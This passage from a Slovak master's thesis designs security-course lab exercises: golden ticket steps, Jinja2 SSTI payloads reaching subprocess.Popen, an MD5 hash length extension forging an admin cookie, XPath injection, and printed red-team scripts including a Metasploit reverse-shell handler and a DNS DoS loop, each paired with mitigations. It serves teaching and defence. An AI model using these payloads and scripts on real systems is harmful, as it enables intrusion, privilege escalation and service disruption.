Pre prihlasovanie v sieti, klient, ktorý sa pripája k počítaču predtým dostal 16 bytovú výzvu, alebo "nonce"(ľubovoľné číslo) viď obr. 4.3. Pokiaľ je klient LAN-Manager klient, klient vypočíta 24 bytovú odpoveď na výzvu zašifrovaním výzvy LAN-Manager heslom. LAN-Manager klient potom odošle túto odpoveď na server. Pokiaľ sa jedná o klienta Windows, Windows NT Challenge Response (výzva odpoveď) je vypočítaná rovnakým algoritmom. Avšak Windows klient použije Windows OWF dáta miesto LAN Manager OWF dát. Windows klient potom odošle oba LAN Manager Challenge Response a Windows NT Challenge Response serveru. Spoločne s tým sa odosielajú aj názov domény, uživateľské meno a originálna výzva. Na strane servera sa následne vypočíta výzva odpoveď využitím OWF hesiel uložených v databáze a výzvy. Pokiaľ sa porovnané výsledky zhodujú, užívateľ je autentizovaný [34].



Obr. 4.3: Schéma NTLM autentizácie

4.2.5 Golden ticket

V Active Directory funguje autentizácia štandartne pomocou užívateľského mena a hesla, na základe ktorého je vygenerovaný Kerberos tiket, ktorý obsahuje autentizačný token. Golden ticket (zlatý tiket) je autentizačný token Kerberosu pre užívateľa `KRBTGT`, čo je špeciálny účet, ktorého pracovnou náplňou je šifrovanie autentizačných tokenov pre radič domény. Z toho vyplýva, že pokiaľ útočník kompromituje radič domény a získa hash užívateľa `KRBTGT`, je schopný pohybovať sa po celej doméne [35].

Pre vytvorenie golden tiketu sa útočník potrebuje infiltrovať do siete a:

1. Kompromitovať počítač a získať privilégiá užívateľa, ktorý má prístup k ďalším sieťovým zdrojom.
2. Získať prístup k účtu so zvýšenými privilégiami, ktorý má prístupu k radiču domény.
3. Prihlásiť sa na radič domény a získať hash užívateľa `KRBTGT`.
4. Využiť získaný hash k vytvoreniu golden tiketu, napríklad za pomoci nástroja mimikatz.

Tento útok je možné mitigovať alebo obmedziť tak, že účet doménového administrátora bude slúžiť jedine na prihlasovanie sa na radič domény a nikam inam v doméne. Každý jeden systém by mal mať vlastný administrátorský účet, ktorý má nastavené heslo za pomoci LAPS (Local Administrator System Solution). Vynútiť model privilégií, ktorý poskytuje doména tj. limitovať užívateľom prístup iba k tomu, čo potrebujú a používať chránené skupiny (Protected groups).

Zhrnutie

Cvičenie bolo implementované podľa návrhu a zároveň bol vytvorený návod, ktorý je uložený v prílohe číslo 1.

4.3 Vlastný návrh cvičenia pre testovanie bezpečnosti webových aplikácií

Druhým navrhnutým cvičením je cvičenie zamerané na bezpečnosť webových aplikácií. Cvičenie obsahuje pokročilejšie techniky útokov na webové aplikácie ako napríklad útok na kryptografiu využívajúcu zraniteľné algoritmy. Cieľom tohto cvičenia

je predviesť menej známe útoky k pochopeniu ako fungujú, aby administrátori vedeli ako im predísť. Cvičenie je navrhnuté tak, aby ho bolo možné stihnúť spracovať v jednej vyučovacej hodine.

Každá úloha obsahuje teoretický popis zraniteľnosti a následne popisuje navrhnutý scenár pre otestovanie zraniteľnosti. V rámci implementácie úloh boli využité rôzne projekty, s dopredu nakonfigurovanými virtuálnymi strojmi, určené pre cvičenie bezpečnostných expertov.

4.3.1 Server-Side Template Injection

Šablóny sú využívané naprieč mnohými webovými aplikáciami k načítaniu skriptov a zobrazeniu dynamických dát cez webové stránky a emaily. Nezabezpečený vstup od užívateľa do šablóny umožňuje Server-Side Template Injection (ďalej len SSTI). SSTI je ľahko zameniteľný s Cross-Site Scriptingom (XSS), avšak je o dosť nebezpečnejší, pretože často je možné pomocou neho vykonať vzdialené spustenie kódu. Táto zraniteľnosť môže nastať ako chybou vývojára, tak aj zámerným vystavením šablón s cieľom obohatiť funcionalitu webu [36].

V nasledujúcej tabuľke 4.1 je možné vidieť niektoré programovacie jazyky a ich frameworky, ktoré využívajú šablóny.

Tab. 4.1: Šablóny

Programovací jazyk	**Framework**
ASP.NET	WebForms, Razor
Java Spring / Struts	Freemarker
Java Struts / J2EE	JSP
PHP	Twig, Mustache, Smarty
Python (Flask, Django,...)	Jinja2
Ruby Rails	Rails šablóny
Javascript	EJS

Objavenie a identifikácia

Prvým krokom je objavenie SSTI. K objaveniu SSTI je potrebné mať znalosť toho, ako šablóny fungujú. Najjednoduchší spôsob je pomocou využitia logických operácií ako napríklad matematika viď príklad nižšie.

Príklad 4.3.1

@(2 * 2)	Razor
{{2 * 2}}	Twig, Mustache, alebo Jinja2
<%=2 * 2%>	eRB alebo eJS

Nie je presne určené kam sa tieto vstupy zadávajú. Preto je potrebné v aplikácií otestovať všetky vstupy a zistiť, či sú výstupy niekde reflektované. Pokiaľ sa v odpovedi (na výstupe) aplikácie vráti výsledok 4, príkaz bol vykonaný a server je potencionálne zraniteľný na SSTI. Následne pomocou použitej syntaxe je potrebné identifikovať o ktorý framework sa jedná pre ďalší postup.

Spustenie vzidaleného kódu

Spustenie kódu v šablóne je možné pod určitými podmienkami:

- šablóna umožňuje opustiť sandbox, alebo sandbox neexistuje,
- ak sandbox existuje, je možné ho nejakou metódou vyčistiť.

Návrh a implementácia úlohy

Na adrese **http://flask.tic.ex** beží web, ktorý funguje ako knižnica filmov. Na webe je jeden vstupný formulár pomocou ktorého si užívateľ môže zvoliť film. Po zhliadnutí URL adresy je možné vidieť, že zadaný vstup sa zobrazí v URL adrese ako parameter **film**.

flask.tic.ex/filmy?film=Matrix


Nasledovným krokom bude vyskúšať rôzne vstupy podľa príkladu 4.3.1 pre všetky možné frameworky. Tento krok je možné aj automatizovať vytvorením slovníka a spustením napríklad cez nástroj Burp Suite.

Podľa použitej šablony sme zistili, že použitý jazyk je Python, ktorý využíva framework Jinja2. To že kód sa vykonal je možné vidieť v odpovedi servera, kde na obr. 4.4 je možné vidieť modro vyznačenú odpoveď na základe vstupného parametra **film**.

Obr. 4.4: Identifikácia použitého frameworku

Ak sa v Pythone na objekt zavolá metóda **___class___**, návratová hodnota zobrazí triedu daného objektu.

> Žiadosť: **flask.tic.ex/filmy?film={{".___class___}}**
> Odpoveď: **<class 'str'>**



Obr. 4.5: Overenie triedy objektu

Ďalším dôležitým prvkom v Pythone je tzv. Method resolution (**___mro___**). Jedná sa o atribút, ktorý umožňuje Pythonu zorganizovať metódy danej triedy, čo znamená že je možné ho využiť na získanie všetkých zdedených metód triedy. Trieda string obsahuje 2 metódy: string a object, viď obr. 4.6.

Obr. 4.6: Využitie atribútu MRO k prístupu ku zdedeným triedam objektu

Pre využitie zraniteľnosti je potrebné odkázať sa na triedu objekt, preto sa zvolí index číslo **1**. Následne, po odkázaní sa hlavný objekt je možné zavolať metódu **___subclasses___()**, ktorá navráti všetky podtriedy pre triedu objekt viď obr. 4.7.

> Žiadosť: **?film={{".___class___.___mro___[1].___subclasses___()}}**
> Odpoveď: **[<type 'type'>, <type 'buffer'>, <type 'long'>,...]**


Obr. 4.7: Zobrazenie dostupných podtried triedy objekt

Výsledok môže vrátiť pole stoviek podtried. Pre nás je dôležitá podtrieda **SubProcess.popen**, ktorá dokáže vykonať systémové volanie. Pre uvedenie príkladu, pokiaľ je SubProcess.popen na 436. mieste, je možné ho zavolať ako:

”.___class___.___mro___[1].___subclasses___()[435]


V tomto štádiu už chýba posledný krok. Metóda popen funguje s parametrom, ktorý jej udáva akú funkciu zavolať. Pre otestovanie funkcionality existuje viac spôsobov ako spustenie vzdialeného kódu otestovať. My si zvolíme príkaz ping:

{{”.___class___.___mro___[1].___subclasses___()[435](["ping -c 3 192.168.71.132"], shell=True)}}



Obr. 4.8: Spustenie vzidaleného kódu na strane servera

To že sa proces spustil je možné vidieť na obrázku 4.8. Či príkaz naozaj funguje je možné overiť napríklad pomocou nástroja tcpdump na stroji, na ktorý bol ping cielený viď obr. 4.9.



Obr. 4.9: Overenie spustenia vzdialeného kódu pomocou tcpdump

Prístupom s najnižšou mierou rizika je používať jednoduché šablóny ako Mustache, alebo šablóny Pythonu. MediaWiki využíva prístup spúšťania užívateľského kódu v sandboxe. V jazykoch ako napríklad Ruby je možné emulovať tento prístup používaním tzv. monkey-patching, čo znamená dynamicky nahradzovať atribúty v kóde za behu programu.

Ďalším doplňujúcim prístupom je vziať v úvahu, že spúšťanie kódu je nevyhnutné a tak je potrebné ho spúšťať v sandboxe v uzamknutom kontajnery Dockera. Týmto spôsobom je možné vytvoriť vcelku bezpečné prostredie z ktorého je náročné unikúť [36].

4.3.2 Hash Length Extension

Kryptografické hashovacie funkcie ako MD4, MD5, SHA-0, SHA-1, SHA-256, SHA-512, atď. využívajú Merkle-Damgårdovú konštrukciu a výplň pre hashovanie vstupu premennej dĺžky na výstup fixnej dĺžky. Všetky tieto algoritmy sú preto zraniteľné na útok rozšírenia dĺžky hashu. Server vlastní tajomstvo, ku ktorému pridá známu hodnotu a následne ich zhashuje k vytvoreniu Message Authentication Code (MAC).

Fungovanie výplne v SHA-1

Hashovacia funkcia SHA-1 pracuje v blokoch dlhých 512 bitov. Pokiaľ je vstup menší ako 512 bitov, musí byť doplnený do dĺžky bloku. Toto funguje štýlom, že po vstupných dátach je pridaná binárna jednička, ktorá značí začiatok výplne. Majme príklad vstupu `'abc'`, ktorý sa prevedie do hexadecimálnej sústavy, po vstupe nasleduje pridaná binárna jednička prevedená do hexadecimálnej sústavy (0x80) a na záver je pridaná veľkosť vstupu viď nižšie.

61626380 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000**18**

Pokiaľ server vytvoril MAC založený na zraniteľnom hashovacom algoritme, potom je možné vytvoriť valídnu hodnotu MAC pre útočníkom ovládaný parameter. Ako príklad by sa dal uviesť web, ktorý funguje ako knižnica filmov, kde si užívateľ zvolí názov filmu a po zaplatení určenej čiastky sa film spustí. V tomto prípade je útočníkom ovládaný parameter názov filmu a MAC by bol vytvorený ako **SHA1(tajomstvo||názov_filmu)**, kde znak || predstavuje spojenie reťazcov.

Problémom je, že ak je MAC vytvorený spojením tajomstva a názvu filmu a následným zhashovaním, útočník môže pridať ďalšiu hodnotu a stále vytvoriť platný hash aj bez znalosti tajomstva. Toto je možné, pretože vytvorený platný hash môže byť vložený znova do hashovacej funkcie a bude použitý k vytvoreniu nového hashu s pridanými dátami. Po pridaní dát bude hashovacia funkcia vyzerať nasledovne **SHA1(tajomstvo||názov_filmu||výplň||pridané_dáta)**. Pre lepšie pochopenie viď úlohu nižšie.

Ako je popísané vyššie, pri tomto útoku nie je potrebná znalosť tajomstva, pretože server si ho do funkcie pridáva sám. Jediné, čo je potrebné zo strany útočníka, je na začiatku nechať 6 bytov voľného miesta, ktoré bude slúžiť pre tajomstvo servera. Keďže veľkosť tajomstva je iba 6 bytov, útočník môže použiť útok hrubou silou na zistenie dĺžky tajomstva, čo je dostačujúce k vytvoreniu platného MAC. V mnohých prípadoch server vráti chybu, alebo iný kód odpovede až kým nezistí správnu dĺžku.

Návrh a implementácia úlohy

Na adrese **http://hash.tic.ex** beží web, ktorý užívateľa automaticky presmeruje na prihlasovaciu stránku. V popise webu sú dané prihlasovacie údaje užívateľa meno: **tester** a heslo: **tester**. Po prihlásení je užívateľ privítaný, avšak dostane hlášku, že pre splnenie úlohy sa musí prihlásiť ako administrátor.

V tejto úlohe je potrebná aspoň základná znalosť používania proxy nástrojov. My si zvolíme nástroj Burp Suite. Po zapnutí nástroja je potrebné prejsť na položku *History*, kde je možné vidieť všetky odoslané a prijaté žiadosti. Pre riešenie tejto úlohy je dôležitá POST žiadosť, ktorá obsahuje meno a heslo užívateľa. Po prepnutí na položku *Response* je možné vidieť odpoveď servera, kde server vytvoril cookie pre užívateľa. Po opätovnom načítaní stránky už užívateľ odosiela GET žiadosť obsahujúcu cookie vytvorenú serverom viď obr. 4.10.

```
GET /index.php HTTP/1.1
Host: hash.tic.ex
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hash.tic.ex/index.php
Cookie:
auth=5aec302be861abc0aec6048e7ff49ddb%0A%7Cusername%3Dtester%26secret%3D12%26
Connection: close
```

Obr. 4.10: Odpoveď servera po prihlásení sa užívateľom

Po preskúmaní cookie je možné si všimnúť, že obsahuje zakódované položky, preto ju celú skopírujeme a použijeme dekodér v Burp Suite pre jej dekódovanie viď obr. 4.11.

Obr. 4.11: Vstup a výstup dekódovania cookie

Na prvom riadku sa nachádza 32 hexadecimálnych znakov, čo je 128 bitov. Podľa výstupnej dĺžky tohto hasha sa pravdepodobne jedná o MD5. Ako je popísané vyššie v teoretickej časti, je dosť pravdepodobné, že sa jedná o hodnotu MAC s tajomstvom na strane servera, ktorá ako vstup berie parametre username a secret.


K vytvoreniu nového hashu bude potrebný nástroj **hash_extender**, ktorý je dostupný na adrese `https://github.com/iagox86/hash_extender`. V nasledujúcej tabuľke sú popísané parametre programu hash_extender potrebné pre vytvorenie nového hashu:

- **-f** pre formát hashu (MD5),
- **-s** pre originálny podpis (5aec302be861abc0aec6048e7ff49ddb),
- **-d** pre známe dáta ('username=tester&secret=12&'),
- **-a** pre pridané dáta (&username=administrator&),
- **-l** pre dĺžku (12),
- **--out-data-format** pre kódovanie dát do URL.

Ako už naznačila hláška pri počiatočnom prihlásení, k splneniu úlohy je potrebné prihlásiť sa ako administrátor stránky. Z analýzi cookie sme zistili, že server počíta MAC z parametrov username a secret. Preto ako pridané dáta skúsime vloziť parameter username s hodnotou *administrator*. Výstup z programu by mal vypadať nasledovne (je potrebné brať v úvahu, že dáta sa budú líšiť):

```
Type: md5 Secret length: 12
New signature: e9840c689bef163d00bd837ce2ae13ff
New string:
username%3dtester%26secret%3d12%26%80%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%26username%3dadministrator%26
```

Po získaní novej hodnoty hashu a reťazca je potrebné použiť v Burp Suite funkciu *Repeater*, kde sa znova využije žiadosť z obr. 4.10 a zmení sa hodnota cookie podľa obr. 4.12, kde prvú časť cookie tvorí nový podpis a následne za ním je nový reťazec.



Obr. 4.12: Zmenená hodnota parametru cookie

Vo vedľašom okne *Response* by sa mala zjaviť odpoveď servera s textom, že užívateľ získal administrátorské oprávnenia s gratuláciou ku splneniu úlohy.

Voči tejto zraniteľnosti sa dá brániť použitím algoritmu HMAC. HMAC algoritmus je náročnejší a funguje nasledovne **hash(tajomstvo||hash(tajomstvo||dáta))**. Toto je iba jednoduchý náčrt na pochopenie toho ako algoritmus HMAC funguje. Dôležité je to, že hashovacia funkcia sa používa dvakrát, tým pádom tajomstvo nie je zraniteľné voči zmienenému útoku.

4.3.3 XPATH

XML dokumenty sú úložiskom údajov a môžu byť využívané rovnako ako databáza, čo znamená, že potrebujú mať aj svoj vlastný dotazovací jazyk. Preto bol vytvorený XPath, ktorý je podobný SQL, pretože dokáže rozumieť podmienkam a dátam. Pomocou tohto jazyka je možné v dokumente hľadať. Výsledkom vyhľadávania je vrátenie uzlov, alebo dát ktoré boli hľadané namiesto celého dokumentu.


Xpath berie XML dokument ako strom. Lomítko (/) sa odkazuje na koreňový uzol a každý ďalší uzol pod ním je oddelený lomítkom. Existujú dva typy vyhľadávania ktoré môžeme vykonať. Jedno, ktoré vracia všetky uzly špecifického typu a druhé, ktoré vráti zhodu so zadanou podmienkou. Pre uvedenie príkladu prvého vyhľadávania, zadá sa vyhľadávanie **//Skupiny** viď nižšie.

```
<?xml version="1.0" encoding="utf-8"?>
<Skupiny>
  <Zamestnanci>
    <Osoba ID="1">
      <Meno>Daniel</Meno>
      <Vek>18</Vek>
    </Osoba>
      .
      .
      .
  </Zamestnanci>
</Skupiny>
```

Návrh a implementácia úlohy

Na adrese **http://xpath.tic.ex** beží intranet určitej spoločnosti. Po zadaní adresy do prehliadača je užívateľ presmerovaný na prihlasovaciu stránku spoločnosti **http://xpath.tic.ex/login.php**. Cieľom študenta je prihlásiť sa do intranetu, avšak študent nepozná prihlasovacie údaje. Z toho vyplýva, že bude musieť prekonať autentizačný mechanizmus. Ako je spomenuté vyššie v teoretickej časti, XPath je

dosť podobný SQL, takže prvým pokusom bude využitie tautológie. Tautológia je v matematickej logike výrok, ktorý je vždy pravdivý. Do oboch vstupných polí vložíme nasledujúci výrok:




Obr. 4.13: Prihlasovací formulár do intranetu

Ak je užívateľ prihlásený v systéme, ďalším krokom bude získať všetkých užívateľov uložených v databáze. K splneniu tohto cieľa sú dve možné cesty. Keďže sa jedná o zamestnancov spoločnosti, môžeme vyskúšať vložiť vstup **//Zamestnanci**, ktorý sa odkazuje na uzol obsahujúci zoznam všetkých zamestnancov viď obr. 4.14.

Obr. 4.14: Enumerácia zamestnancov pomocou vloženia XPath kódu možnosť 1

Druhou možnosťou je vložiť ako vstup **.** (bodku), ktorá sa vždy odkazuje na nejakú položku (uzol, alebo inú hodnotu) viď obr. 4.15.



Obr. 4.15: Enumerácia zamestnancov pomocou vloženia XPath kódu možnosť 2

Toto cvičenie predstavilo tzv. útok vloženia XPath kódu použitím Xpath logických operátorov a tautológie.

K zamedzeniu tohoto útoku, podobne ako u SQL injection, je potrebné využívať parametrizované žiadosti pokiaľ sú dostupné, alebo ošetrovať užívateľské vstupy pre ich bezpečné vkladanie do dynamicky vytváraných žiadostí. Pokiaľ sa využívajú úvodzovky k ukončeniu nedôveryhodného vstupu užívateľa v dynamicky vytvorených XPath žiadostiach, potom je potrebné zabezpečiť aby vo vstupe tieto úvodzovky nefungovali ako ukončenie nedôveryhodných dát, čo by užívateľovi umožňovalo vložiť vlastný kód [37].

4.4 Návrh a implementácia automatizácie červeného tímu

Aby mohli študenti absolvovať cvičenie aj v roli modrého tímu, je potrebné zautomatizovať rolu tímu červeného. Jedná sa o náročnú úlohu, ktorá by si zaslúžila vlastné téma diplomovej práce, preto je automatizácia v tejto časti poňatá ako viac jednoduchých bash a ruby skriptov, ktoré spúšťajú rôzne nástroje.

Keďže niektoré prvky je pomerne náročné naskriptovať, červený tím nie je možné plne automatizovať. Niektoré časti skriptu sú interaktívne a vyžadujú od operátora napríklad zadávanie IP adries, alebo interakciu s myšou. Toto riešenie má výhodu toho, že operátor má všetky útoky viac pod kontrolou.

Nasledujúci text popisuje jednotlivé časti skriptu v chronologickej postupnosti. Medzi každým útokom je určitý časový interval, aby boli študenti schopní prísť na to, čo sa deje. Každý skript disponuje možnosťou pre operátora zvoliť si viac IP adries, alebo portov k vykonaniu danej úlohy.

Popis skriptov

1. **Sken prostredia** pomocou nástroja *nmap*. Operátor zadá počet rozsahov k oskenovaniu a následne zadá samotné rozsahy.
2. **Slovníkový útok** na DNS server, na ktorom je spustená služba SSH. Útok využíva nástroj *hydra*.
3. **Exfiltrovanie dát.** Na DNS serveri je nahraný verejný kľúč útočníka, pomocou ktorého sa tam útočník prihlási a nástrojom *scp* exfiltruje dáta.
4. **DoS na DNS server**, ktorý jedným paketom zhodí službu DNS. Pre tento útok je použitý nástroj *msfconsole*.
5. **Vytvorenie handlera** potrebného pre naviazanie spätného pripojenia v nasledujúcom kroku. V tmux terminály sa spustí metasploit, ktorý následne

vytvorí handlery pre prichádzajúce spojenia. Metasploit je spustení v tmux z dôvodu perzistencie programu.

6. **Naviazanie spätného spojenia** z webového servera v demilitarizovanej zóne pomocou nástroja *cURL*.
7. **Vytvorenie pivota do internej siete.** Jedná sa o skript v jazyku Ruby, ktorý spustí proxy server a následne presmeruje tok dát z externej siete do siete internej.
8. **Vygenerovanie malwaru**, ktorý bude spustený v príkazovom riadku stroja v internej sieti. Škodlivý kód vytvorí spätné spojenie na stroj testera.
9. **Pass the Hash** je posledný skript a slúži k autentizácií testera voči doménovému kontroléru za pomoci zisteného NTLM hashu doménového užívateľa.

Všetky spomenuté skripty sú obsiahnuté v elektronickej prílohe diplomovej práce. Pre znázornenie ako popisované skripty vyzerajú z hľadiska zdrojového kódu viď 4.1 a 4.2.

Výpis 4.1: Skript 5_msf.rc

```
<ruby>
ports = []

puts "Zadaj pocet handlerov k~vytvoreniu:"
handler = gets.to_i

for i in 1..handler do
  puts "Zadaj port pre #{i}. handler: "
  port = gets.to_i
  ports << port
end

run_single("use exploit/multi/handler")
run_single("set PAYLOAD linux/x86/shell_reverse_tcp")
run_single("set LHOST 0.0.0.0")
run_single("set ExitOnSession false")

ports.each { |element|
  run_single("set LPORT #{element}")
  run_single("run -j -z")
}

run_single("jobs")
```

```
</ruby>
```

Výpis 4.2: Skript 4_dosDNS

```
#!/bin/bash

ips=()

echo "Pocet adries k~DoS utoku: "
read pocet_adries

for adresa in $(seq $pocet_adries);
do
    echo "$adresa. IP adresa::"
    read ip
    if [[ "$ip" =~ ^([0-9]{1,3})[.]([0-9]
    {1,3})[.]([0-9]{1,3})[.]([0-9]{1,3})$ ]]
    then
        for (( i=1; i<${#BASH_REMATCH[@]}; ++i ))
        do
           (( ${BASH_REMATCH[$i]} <= 255 )) || { echo
           "Nespravne zadana adresa" >&2; exit 1; }
        done
    else
        echo "Nespravne zadana adresa." >&2
        exit 1;
    fi
    ips+=($ip)
done;

for i in ${ips[@]};
do
    echo "Spustam DoS na adresu $i ..."
    msfconsole -x "use auxiliary/dos/dns/bind_tkey; set
    RHOSTS $i; run; exit"
done
echo "DoS faza ukoncena!!!"
```

5 Záver

Cieľom diplomovej práce bolo zamerať sa na problematiku etického hackingu a penetračného testovania, a následne navrhnúť a implementovať vhodné prostredie pre vykonanie Red/Blue tím cvičenia. Ďalej bolo hlavným cieľom vytvoriť bezpečnostné hry a navrhnúť metódy automatického redteamingu.

V práci je popísaná analýza virtualizačných nástrojov a výber toho najvhodnejšieho nástroja pre realizáciu cvičenia. Po hlbšej analýze bol nakoniec zvolený nástroj VMware vSphere v ktorom bola infraštruktúra diplomovej práce implementovaná. V analytickej časti boli taktiež popísané aj možné varianty, ak by bola zvolená cesta open source projektov.

Ďalej práca v praktickej časti popisuje dve cvičenia a návrh automatizácie červeného tímu. Prvé cvičenie je zamerané na Red/Blue tím cvičenie a popisuje implementované stroje v infraštruktúre, nasadené zraniteľnosti a ich mitigáciu. Druhé cvičenie popisuje testovanie bezpečnosti webových aplikácií pomocou pokročilejších metód útokov a možnosti mitigácie zmienených zraniteľností. Cvičenie sa skladá z teoretickej aj praktickej časti, pričom v rámci implementácie úloh boli využité rôzne projekty s dopredu nakonfigurovanými virtuálnymi strojmi. Pre automatizáciu červeného tímu bola zvolená cesta vytvorenia viacerých interaktívnych skriptov, ktoré budú obsluhované operátorom. Prílohu diplomovej práce tvorí praktické cvičenie Red/Blue tím pre predmet Bezpečnosť ICT3 (VCT3) a v elektronickej prílohe sú obsiahnuté skripty pre automatizáciu červeného tímu. Navrhnuté a implementované cvičenie bolo vyskúšané v rámci výuky predmetu ICT3. Cvičenie absolvovalo celkom 19 študentov, ktorí boli schopní cvičenie podľa návodu splniť až do konca. Iba štyrom študentom sa cvičenie nepodarilo dokončit. Všetky stanovené ciele diplomovej práce boli splnené.

Literatúra

[1] HERZOG, Pete. *Open-Source Security Testing Methodology Manual 2.1.* 128 strán. ISECOM–The Institute for Security and Open Methodologies, 2003.

[2] WACK, John; TRACY, Miles; SOUPPAYA, Murugiah. *Guideline on network security testing.* Nist special publication, 2003, 800.42: 13-14.

[3] WEIDMAN, Georgia. *Penetration testing: a hands-on introduction to hacking.* No Starch Press, 2014.

[4] SIMPSON, Michael T.; BACKMAN, Kent; CORLEY, James. *Hands-on ethical hacking and network defense.* Cengage Learning, 2010.

[5] ENGEBRETSON, Patrick. *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy.* Elsevier, 2013.

[6] HARPER, Allen, et al. *Gray hat hacking the ethical hackers handbook.* McGraw-Hill Osborne Media, 2011.

[7] GOEL, Jai Narayan; MEHTRE, B. M. Mehtre. *Vulnerability assessment & penetration testing as a cyber defence technology.* Procedia Computer Science, 2015, 57: 710-715.

[8] NAJERA-GUTIERREZ, Gilberto; ANSARI, Juned Ahmed. *Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux.* Packt Publishing Ltd, 2018.

[9] SELECKÝ, Matúš. *Penetrační testy a exploitace.* Albatros Media as, 2012.

[10] ORIYANO, Sean-Philip. *CEHv9: Certified Ethical Hacker Version 9 Study Guide.* 575 strán. Indianapolis, IN: John Wiley, 2016. ISBN 1119252245.

[11] ENGEBRETSON, Patrick. *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy.* Elsevier, 2013.

[12] MCNAB, Chris. *Network security assessment: know your network.* O'Reilly Media, Inc.", 2007.

[13] Offensive Security Introduces Kali Linux *Kali by Offensive Security [online]. [cit. 2020-04-05]. Dostupné z: https://www.kali.org/offensive-security-introduces-kali-linux/*

[14] SHARMA, Himanshu. *Kali Linux - An Ethical Hacker's Cookbook.* Published by Packt Publishing Ltd., Birmingham-Mumbai, UK.: Packt, 2017. ISBN ISBN 978-1-78712-182-9.

[15] Red Hat: Cyber Range: Improving Network Defense and Security Readiness. *ixia [online]. [cit. 2020-04-04]. Dostupné z: https://support.ixiacom.com/sites/default/files/resources/whitepaper/915-6729-01-cyber-range.pdf*

